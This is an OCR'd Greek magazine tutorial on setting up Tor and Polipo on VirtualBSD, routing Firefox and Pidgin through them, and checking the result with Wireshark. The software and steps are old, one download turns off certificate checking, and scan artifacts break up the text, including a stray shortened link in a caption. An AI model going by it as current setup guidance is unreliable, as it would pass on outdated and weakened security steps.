
Βρείτε τη γραμμή που είναι υπεύθυνη για το αυτόματο ξεκίνημα της υπηρεσίας κατά την εκκίνηση του λειτουργικού. Είναι η ακόλουθη:

```
privoxy_enable="YES"
```

Βάλτε στ@αριστερά της το χαρακτήρα # ώστε να την απενεργοποιήσετε:

```
#privoxy_enable="YES"
```

Αποθηκεύστε την αλλαγή, αλλά μην εγκαταλείψετε ακόμα τον editor. Μια και βρισκόμαστε στο rc.conf, ας προσθέσουμε στο τέλος του τη γραμμή που ξεκινά αυτόματα την υπηρεσία του Tor κατά το boot του VirtualBSD:



Web surfing μέσα από το Tor. Parlez-vous français? (http://bit.ly/jmpclaude)

```
tor_enable="YES"
```


Μια χαρά. Αποθηκεύστε την αλλαγή, εγκαταλείψτε τον editor και πάμε να εγκαταστήσουμε το Polipo:

```
VirtualBSD# whereis polipo
polipo: /usr/ports/www/polipo

VirtualBSD# cd /usr/ports/www/polipo
VirtualBSD# make install clean
```

Για να μην παιδευτούμε άδικα με το αρχείο ρυθμίσεων του Polipo, κατεβάζουμε ένα που είναι ήδη έτοιμο για χρήση με το Tor:

```
VirtualBSD# wget --no-check-certificate https://gitweb.tor-project.org/torbrowser.git/blob_plain/HEAD:/build-scripts/config/polipo.conf
```

Το αρχείο polipo.conf που μόλις πήραμε το μετονομάζουμε σε config και το μεταφέρουμε στον κατάλογο /usr/local/etc/polipo:



Καθολικές ρυθμίσεις στο Pidgin, ώστε κι αυτό να χρησιμοποιεί το δίκτυο ανωνυμίας Tor.

```
VirtualBSD# mv polipo.conf /usr/local/etc/polipo/config
```

Πριν ξεκινήσουμε Polipo και Tor, να μην ξεχάσουμε να τροποποιήσουμε το αρχείο /etc/rc.conf, ώστε το Polipo να ξεκινάει κι εκείνο αυτόματα κατά την εκκίνηση του VirtualBSD. Όπως έχει ήδη γίνει φανερό, αρκεί να προσθέσουμε τη γραμμή


```
polipo_enable="YES"
```

στο τέλος του αρχείου και ν@ποθηκεύσουμε την αλλαγή. Ας ξεκινήσουμε τώρα το Polipo:

```
VirtualBSD# /usr/local/etc/rc.d/polipo start
Starting polipo.
```

Ωραία. Πριν ξεκινήσουμε και το Tor, να φτιάξουμε το αρχείο ρυθμίσεών του. Ευτυχώς, το αρχείο-παράδειγμα που παρέχεται με την εγκατάσταση του Tor είναι

ακριβώς ό,τι χρειαζόμαστε – το μόνο που χρειάζεται είναι να φτιάξουμε ένα νέο, με το κατάλληλο όνομα:



Πώς βεβαιωνόμαστε ότι το Pidgin πράγματι χρησιμοποιεί το Tor; Ένας τρόπος είναι με τη βοήθεια του Wireshark, κάνοντας sniffing στο loopback interface (/dev/lo0, στο FreeBSD). Από την κίνηση που καταγράφει είναι φανερό ότι το Pidgin έχει πάρε δώσε με το port 9050 του 127.0.0.1, γεγονός που σημαίνει ότι επικοινωνεί μέσω SOCKS με τον τοπικό tor client.

```
VirtualBSD# cd /usr/local/etc/tor
VirtualBSD# cp torrc.sample torrc
```

Μια χαρά. Ξεκινάμε τώρα το Tor:

```
VirtualBSD# /usr/local/etc/rc.d/tor start
Starting tor.
Feb 11 11:25:04.981 [notice] Tor v0.2.1.29 (r8e9b25e-
6c7a2e70c). This is experimental software. Do not rely on
it for strong anonymity. (Running on FreeBSD i386)
Feb 11 11:25:04.987 [notice] Initialized libevent version
1.4.14b-stable using method kqueue. Good.
Feb 11 11:25:05.015 [notice] Opening Socks listener on
127.0.0.1:9050
Feb 11 11:25:05.016 [warn] Fixing permissions on directory
/var/db/tor
```

Τέλεια! Πριν αρχίσουμε τους ελέγχους για να διαπιστώσουμε αν όλα δουλεύουν κατά τα αναμενόμενα, να θυμήσουμε ότι στο εξής δεν θα χρειαστεί να ξεκινάμε τα Tor και Polipo χειροκίνητα. Πράγματι, χάρη στις προσθήκες που κάναμε στο /

etc/rc.conf, οι αντίστοιχοι δαίμονες θα ενεργοποιούνται με το που ξεκινάμε το VirtualBSD. Αν πάντως για κάποιο λόγο θέλουμε να σταματήσουμε έναν ή και τους δύο, δίνουμε

```
VirtualBSD# /usr/local/etc/rc.d/polipo
stop
Stopping polipo
```

ή

```
VirtualBSD# /usr/local/etc/rc.d/tor
stop
Stopping tor.
Waiting for PIDS: 993.
```

Ας περάσουμε τώρα στους απαραίτητους ελέγχους.

ΑΝΩΝΥΜΟ WEB SURFING

Ανοίξτε τον Firefox κι επισκεφθείτε τη διεύθυνση

`http://check.torproject.org`

Θα δείτε ένα μήνυμα που φανερώνει ότι δεν χρησιμοποιείτε το Tor. Λογικό, αφού δεν έχετε ακόμα υποδείξει στον browser το Polipo (το οποίο, με τη σειρά του, μιλάει στο Tor). Το Polipo ακούει για αιτήσεις πελατών στο port 8118 του localhost (127.0.0.1). Στον Firefox, λοιπόν, δώστε Edit --> Preferences --> Advanced --> Network --> Settings. Στο παράθυρο Connection Settings που εμφανίζεται επιλέξτε Manual proxy configuration. Στη θυρίδα HTTP Proxy, από κάτω, πληκτρολογήστε τη διεύθυνση 127.0.0.1 και στη θυρίδα Port βάλτε το 8118. Αν θέλετε, τσεκάρετε και την επιλογή Use this proxy for all protocols, από κάτω. Επικυρώστε τις αλλαγές κι επισκεφθείτε ξανά τα διεύθυνση

`http://check.torproject.org.`

Από το σχετικό μήνυμα θα διαπιστώσετε ότι πλέον σερφάρετε μέσα από το Tor! Αν αργότερα θέλετε να σερφάρετε χωρίς τη διαμεσολάβηση του Tor, στο παράθυρο Connection Settings του Firefox επιλέξτε το No proxy.

Το μικρό αλλά θαυματουργό Torbutton

Πάντως, ένας πολύ καλύτερος τρόπος για να ενεργοποιείτε/απενεργοποιείτε το web surfing μέσω του Tor είναι με τη βοήθεια του add-on με το όνομα Torbutton. Μπορείτε να το εγκαταστήσετε με μια επίσκεψη στη διεύθυνση

`https://addons.mozilla.org/en-us/firefox/addon/torbutton`

κι ένα κλικ στο πράσινο κουμπί που γράφει Add to Firefox. Για να ολοκληρωθεί η εγκατάσταση του Torbutton, θα χρειαστεί να επανεκκινήσετε τον browser. Πλέον, στην κάτω δεξιά γωνία του Firefox υπάρχει μια ένδειξη που, όταν είναι πράσινη, γράφει Tor Enabled κι εσείς σερφάρετε μέσω Tor, ενώ, όταν είναι κόκκινη, γράφει Tor Disabled και δεν σερφάρετε μέσω Tor. Η εναλλαγή μεταξύ των δύο καταστάσεων γίνεται μ@ένα κλικ πάνω στην εν λόγω ένδειξη. Αν τώρα ρίξετε και μια καλύτερη ματιά στις ρυθμίσεις του Torbutton, θα διαπιστώσετε ότι η εγκατάστασή του δεν διευκολύνει μόνο την ενεργοποίηση/απενεργοποίηση του surfing μέσω Tor (δώστε Tools --> Add-ons --> Extensions --> Torbutton --> Preferences για ν@αποκτήσετε πρόσβαση στις ρυθμίσεις). Το add-on κάνει πολύ περισσότερα πράγματα, όπως, π.χ., να απενεργοποιεί αυτόματα άλλα εγκατεστημένα add-ons για όση ώρα σερφάρετε μέσω Tor, αφού κάποια απ@αυτά είναι πιθανόν να διαρρέουν την πραγματική, δημόσια διεύθυνση IP με την οποία βγαίνετε στο δίκτυο. Μια και δεν είναι προφανείς όλες οι ρυθμίσεις το Torbutton, περισσότερα γι@αυτές μπορείτε να μάθετε online:

`https://www.torproject.org/torbutton/torbutton-options.html.en`

Σας προτείνουμε να διαβάσετε προσεκτικά το σχετικό κείμενο, μια κι απ@αυτό παίρνετε μια πολύ καλή ιδέα για τους χίλιους δυο τρόπους με τους οποίους είναι δυνατόν να ταυτοποιηθείτε στο web.

ΑΝΩΝΥΜΟ INSTANT MESSAGING

Πέρα από το web surfing, ας δούμε τώρα πώς κάνουμε και instant messaging μέσα από το Tor. Σε αντίθεση με το surfing, για το instant messaging δεν χρειάζεται να υποδεικνύουμε σε όποιο πρόγραμμα χρησιμοποιούμε το Polipo, αλλά απευθείας το δαίμονα του Tor, ο οποίος, παρεμπιπτόντως, ακούει για αιτήσεις πελατών στο port 9050 του localhost. Ακριβέστερα, αυτό που θέλουμε είναι ο IM client κι ο δαίμονας του Tor να επικοινωνούν μέσω του πρωτοκόλλου SOCKS (http://en.wikipedia.org/wiki/SOCKS).

Στο Pidgin (www.pidgin.im), τον multiprotocol instant messenger που είναι προεγκατεστημένος στο VirtualBSD αλλά διατίθεται και σχεδόν για κάθε άλλο λειτουργικό σύστημα Εκεί Έξω (TM), αρχικά πηγαίνουμε στις ρυθμίσεις του προγράμματος, και συγκεκριμένα στην καρτέλα Proxy (για το παράθυρο ρυθμίσεων πατήστε το συνδυασμό πλήκτρων [CTRL+P]). Εκεί τσεκάρουμε το Use remote DNS with SOCKS4 proxies, ώστε για τα DNS queries να μη χρησιμοποιείται ο τοπικός (ενδεχομένως εταιρικός) name server ή εκείνος του ISP μας. Ακολούθως φροντίζουμε ώστε να @αι

```
Proxy type    -->    SOCKS5
Host          -->    127.0.0.1
Port          -->    9050
```

Επικυρώνουμε τις αλλαγές κι αυτό ήταν, πλέον το instant messaging γίνεται μέσω του Tor. Σε ορισμένες μόνο περιπτώσεις –κι ανάλογα με το πώς είναι ρυθμισμένοι οι διάφοροι λογαριασμοί σε IM services που έχουμε δώσει στο Pidgin– ίσως χρειαστεί να πάμε στο παράθυρο ρυθμίσεων ενός ή περισσότερων λογαριασμών και στην καρτέλα Proxy να φροντίσουμε ώστε

```
Proxy type    -->    Use Global Proxy Settings
```


Αλλά, για μια στιγμή. Πώς επαληθεύουμε ότι το Pidgin όντως χρησιμοποιεί το Tor; Στην περίπτωση του web surfing ο έλεγχος ήταν πολύ απλός, όπως είδαμε. Μια επίσκεψη στο http://check.torproject.org ήταν αρκετή για να δούμε αμέσως τι συμβαίνει. Όμως, με το instant messaging τι στο καλό κάνουμε; Πώς βεβαιωνόμαστε ότι όντως γίνεται μέσω του Tor; Μα, μέσω packet sniffing! Μάλιστα, ένα άριστο πρόγραμμα γι@αυτή τη δουλειά είναι το Wireshark, το οποίο φυσικά διατίθεται για το FreeBSD, επομένως και για το VirtualBSD μας. Η εκατάστασή του γίνεται με το γνωστό, πλέον, τρόπο:

```
VirtualBSD# whereis wireshark
wireshark: /usr/ports/net/wireshark

VirtualBSD# cd /usr/ports/net/wireshark
VirtualBSD# make install clean
```

Όταν ολοκληρωθεί, ξεκινήστε το πρόγραμμα από το λογαριασμό του root

```
VirtualBSD# wireshark &
```


κι αρχίστε ένα live capture για το network interface lo0, που είναι το loopback (127.0.0.1): Απλά πατήστε το συνδυασμό πλήκτρων [CTRL+I] και στο παράθυ-



Ανάμεσα στα δεδομένα των πακέτων που συνέλεξε το Wireshark αναζητούμε μια συγκεκριμένη λέξη-κλειδί, την οποία σκόπιμα πληκτρολογήσαμε σε συνομιλία μας μέσω Pidgin. Και να που τη βρίσκουμε! Άλλη μια απόδειξη, λοιπόν, του ότι οι συνομιλίες μας περνάνε μέσα από το Tor. (Αλήθεια, πολύ παράξενη αυτή η λέξη-κλειδί...)

ρο με τίτλο «Wireshark: Capture Interfaces» που θα εμφανιστεί κάντε ένα κλικ πάνω στο κουμπί Start, δίπλα από το lo0. Αν χρειαστεί, ξεκινήστε το Pidgin και συνδεθείτε στο λογαριασμό που σας ενδιαφέρει, στείλτε και μερικά δοκιμαστικά μηνύματα σε κάποιους φίλους σας. Στο κεντρικό παράθυρο του Wireshark θα εμφανίζονται μηνύματα για τη διακίνηση πακέτων από και προς το port 9050 του server με IP 127.0.0.1, που δεν είναι άλλος από τον τοπικό Tor daemon. Αυτό και μόνο αποτελεί απόδειξη ότι το Pidgin όντως περνάει μέσα από το Tor. Σταματήστε το live capture με το συνδυασμό πλήκτρων [CTRL+E]. Προαιρετικά, εν μέσω όλων των πακέτων που συνέλεξε το Wireshark μπορείτε ν@αναζητήσετε ένα μήνυμα ή μια λέξη που πριν από λίγο στείλατε σε κάποιο φίλο σας. Όχι τίποτε άλλο, αλλά για να βεβαιωθείτε ότι όντως το Pidgin συνεργάζεται με το Tor. Προς τούτο δώστε [CTRL+F], στο παράθυρο με το όνομα «Wireshark: Find Packet» που θα εμφανιστεί φροντίστε ώστε το Find by να είναι String, στη θυρίδα από κάτω πληκτρολογήστε αυτό που αναζητάτε και κάντε ένα κλικ στο κουμπί Find. Αν πληκτρολογήσατε χωρίς λάθη κι όλα τ@άλλα είναι σωστά ρυθμισμένα, στο κάτω μέρος του κεντρικού παραθύρου του Wireshark θα δείτε το υπό αναζήτηση string.
Συγχαρητήρια, η επικοινωνία σας μέσω IM γίνεται κι αυτή ανώνυμα!

subZraw

Στέκια του total XAKER στο Web

Είμαστε κοινωνικοί – ειδικά στον online κόσμο. Είμαστε αστείοι, ευφυείς και φινετσάτοι – ειδικά στον online κόσμο. Μάλλον έχουμε καβαλήσει το καλάμι – στον online *και* στον offline κόσμο. Ελάτε να τα πούμε και κυρίως να μας την πείτε. Το αξίζουμε!